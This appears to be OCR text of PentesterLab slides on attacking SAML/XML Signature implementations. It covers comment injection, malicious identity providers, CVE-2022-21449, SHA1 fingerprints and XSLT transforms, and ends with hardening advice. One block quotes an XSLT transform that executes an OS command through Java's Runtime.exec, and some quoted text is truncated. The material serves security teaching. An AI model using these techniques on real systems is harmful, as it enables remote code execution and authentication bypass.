
XML Signature Shenanigans

XML Signature Shenanigans

XML Signature Shenanigans



XML Signature Shenanigans



XML Comment

Exploitation:

- Register with an email allowing you to exploit the issue
- Add the XML comment
- Profit

Malicious IDP

Now a scenario not many companies take into consideration, what if the IDP is malicious…

Most Open Source implementations are created with one IDP / one SP in mind.

This doesn't cover the use case for most SAAS: n IDP to one SP

What if the IDP says you are admin@saas.org instead of louis@client1.org

What if the IDP says you are louis@client2.org instead of louis@client1.org

If you have checks for this in place. How do you validate the domain? Case sensitive comparison ? Unicode shenanigans?

Signature Validation

- Weak keys
- Default keys
- CVE-2022-21449 (Signature Bypass for Elliptic Curves impacting Java 15, Java 16, Java 17, and Java 18)

Certificate validations

To validate the certificate (in the Assertion) used to sign the assertion, implementations have multiple strategies:

- String matching the certificate as PEM
- String matching the fingerprint of the certificate.

A lot of implementations use the fingerprint matching. Unfortunately, by default a lot of implementations rely on SHA1 to fingerprint the certificate.

Transforms Shenanigans

- The Transforms are processed before the signature is verified

- Some implementations rely on XSLT:
  - ➡ RCE

- A lot of implementations don't limit the number of Transforms
  - ➡ Denial-of-Service

Transforms Shenanigans

What may be lost is the general flexibility of using XSLT, requiring closer coordination between signer and verifiers since all will b

2.1.2 Example: XSLT transform that executes arbitrary code

The XSLT transform in the example below makes use of the user-defined extension feature to execute arbitrary code when valid approach is valid for most XSLT engines. The example calls "os:exec" as a user-defined extension, which is mapped to the Java While the example calls the shutdown command, one should expect more painful attacks if a series of attack signatures are allo user-defined extensions. Changing the Transforms element does invalidate the signature. XSLT transforms should only be proce in the originator of the message.

EXAMPLE 2

```
<Transforms xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
    <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:java="java">
      <xsl:template match="/" xmlns:os="java:lang.Runtime" >
        <xsl:variable name="runtime"
                      select="java:lang.Runtime.getRuntime()"/>
        <xsl:value-of select="os:exec($runtime, 'shutdown -i')" />
      </xsl:template>
    </xsl:stylesheet>
  </Transform>
</Transforms>
```

Recommendations

- Disable XML Entity Processing
- XSD validation
- SHA2 for fingerprint during the certificate validation
- Limit the number of Transforms
- https://www.w3.org/TR/xmldsig-bestpractices/

Conclusion

- SAML is bad (kind of like JWT).
- OAuth2/OpenID Connect are probably as bad.
- Trust but verify

PentesterLab

Questions?

louis@pentesterlab.com
@snyff
@PentesterLab

PentesterLab